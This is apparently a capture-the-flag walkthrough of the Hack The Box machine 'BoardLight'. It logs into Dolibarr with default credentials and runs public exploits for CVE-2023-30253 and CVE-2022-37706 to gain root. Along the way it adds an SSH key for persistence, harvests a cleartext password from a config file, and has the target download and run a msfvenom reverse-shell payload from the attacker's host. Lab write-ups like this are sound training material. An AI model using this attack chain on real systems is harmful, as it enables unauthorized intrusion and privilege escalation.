
BoardLight



IP: 10.129.160.250

Setup Metasploit environment

```
sudo msfconsole
# Metasploit Commands
use multi/handler
workspace -a BoardLight
setg WORKSPACE BoardLight
setg LHOST 10.10.14.123
setg SRVHOST 10.10.14.123
setg RHOST 10.129.160.250
setg RHOSTS 10.129.160.250
setg LPORT 1337
setg SRVPORT 9000
```

Info Gathering

Enumerate open ports

```
# Metasploit command
db_nmap -sC -sV -O -A -oN BoardLight.nmap --open 10.129.160.250
```

Hosts


```
address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.160.250             Linux               4.X    server
```

Services

```
host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.160.250  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 Ubuntu
10.129.160.250  80    tcp    http  open   Apache httpd 2.4.41 (Ubuntu)
```

Port 22
SSH Service running OpenSSH 8.2p1


Port 80



Gaining Access

In the footer of the web page is a likely domain name for the website, board.htb. This is seen in the email and all rights reserved area

Screenshot Evidence




I added the entry to my hosts file

```
sudo vim /etc/hosts
```

```
# Added below line
10.129.160.250 board.htb
```


Screenshot Evidence



There are not many inputs on the website. I fuzzed for subdomains and discoverd crm.board.htb


```
ffuf -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://10.129.160.250 -ac -c -H 'Host: FUZZ.board.htb'
```

Screenshot Evidence



I visited the discovered domain and found a new site with a login page containing an app and version number
LINK: http://crm.board.htb/
APP: Dolibar
Version: 17.0.0

Screenshot Evidence



A Google search told me the default credentilas are admin:admin
SOURCE: https://www.dolibarr.org/forum/t/login-after-installation/16088

I was able to use the default credentials to login

Searchsploit did not find any vulnerabilities for this version.
A Google search found a PoC for CVE-2023-30253 that creates a reverse shell from a PHP code injection
POC: https://github.com/dollarboysushil/Dolibarr-17.0.0-Exploit-CVE-2023-30253


I started a listener to catch a reverse shell in Metasploit

```
# Metasploit Commands
use multi/handler
set LHOST 10.10.14.123
set LPORT 1337
run -j
```

I cloed the repo and tested the exploit

```
git clone https://github.com/04Shivam/CVE-2023-30253-Exploit.git
cd CVE-2023-30253/
pip3 install -r requirements
python3 CVE-2023-30253.py
crm.board.htb
10.10.14.123
1337
```

Screenshot Evidence




I was able to successfully open a reverse shell connection

```
# Metasploit Commands
sessions -i 1

# Open a PTY
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Screenshot Evidence



In the /home directory is a single user ‘larissa’
I attempted to discover a clear text password in the html directory

```
grep -R --exclude-dir=/var/www/html/crm.board.htb/htdocs/langs -i db_pass * 2>/
dev/null
# RESULTS
serverfun2$2023!!
```

I found a clear text password in htdocs/conf/conf.php

Screenshot Evidence

```
htdocs/conf/conf.php.example:$dolibarr_main_db_pass='';
htdocs/conf/conf.php.example://  $dolibarr_session_db_type, $doli
htdocs/conf/conf.php.example://  $dolibarr_session_db_pass, $doli
htdocs/conf/conf.php:$dolibarr_main_db_pass='serverfun2$2023!!';
```

I was able to use the password to su as the user larissa and read the user flag

```
su - larissa
Password: serverfun2$2023!!
cat ~/user.txt
# RESULTS
b89968f7f0051d63d9d969a91e054d6e
```

Screenshot Evidence

```
www-data@boardlight:~/html/crm.board.htb$ ls /home
ls /home
larissa
www-data@boardlight:~/html/crm.board.htb$ su - larissa
su - larissa
Password: serverfun2$2023!!

larissa@boardlight:~$ cat ~/user.txt
cat ~/user.txt
b89968f7f0051d63d9d969a91e054d6e
larissa@boardlight:~$ id
id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
larissa@boardlight:~$ hostname
hostname
boardlight
larissa@boardlight:~$ hostname -I
hostname -I
10.129.160.250 dead:beef::250:56ff:feb0:6329
larissa@boardlight:~$
[HTB] 0:openvpn  1:msf* 2:bash-
```

USER FLAG: b89968f7f0051d63d9d969a91e054d6e

PrivEsc

I added an SSH public key to larissa's authorized_keys file for persistence

```
echo 'ssh-ed25519 AAAAC... user@hostname.domain.com' >> ~/.ssh/authorized_keys

# I then ssh'd in
ssh -i ~/.ssh/id_ed25519 larissa@board.htb
```

Screenshot Evidence

```
rosborne@toborfedora:~/HTB/Boxes/BoardLight$ ssh -i ~/.ssh/id_ed25519 larissa@board.htb
The authenticity of host 'board.htb (10.129.160.250)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'board.htb' (ED25519) to the list of known hosts.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$
[HTB] 0:openvpn  1:msf-  2:bash*
```

I generated a payload to upgrade and have a Meterpreter session

```
sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.123
LPORT=1336 -a x86 -f elf -o /var/www/html/larissa.elf

# Metasploit Listener
use multi/handler
set LHOST 10.10.14.123
set LPORT 1336
set payload linux/x86/meterpreter/reverse_tcp
run -j

# Download and execute payload on target
cd /dev/shm
wget http://10.10.14.123/larissa.elf
chmod +x larissa.elf
./larissa.elf
```

This caught a meterpreter session

Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         shell sparc/bsd                                 10.10.14.123:1337
  2         meterpreter x86/linux  larissa @ 10.129.160.250  10.10.14.123:1336
```

I ran a search for SUID permissioned binaries and came across a few for “enlightenment”

```
find / -type f -perm -u=s 2>/dev/null
```

Screenshot Evidence

A Google search for “enlightenment exploit” returned a PoC
REFERENCE: https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit

I uploaded the exploit.sh file to the target machine and executed and was able to elevate my privilges to read the root flag in doing so

```
# On Attack machine
git clone https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit.git
scp -i ~/.ssh/id_ed25519 CVE-2022-37706-LPE-exploit/exploit.sh
larissa@board.htb:/tmp/

# On target machine
cd /tmp
chmod +x /tmp/exploit.sh
/tmp/exploit.sh
cat /root/root.txt
```

Screenshot Evidence

```
larissa@boardlight:~$ /tmp/exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# hostname
boardlight
# hostname -I
10.129.160.250 dead:beef::250:56ff:feb0:6329
# cat /root/root.txt
c3b823884750368c8f53e88fabf0daa5
#
[HTB] 0:openvpn- 1:msf  2:bash*Z
```

ROOT FLAG: c3b823884750368c8f53e88fabf0daa5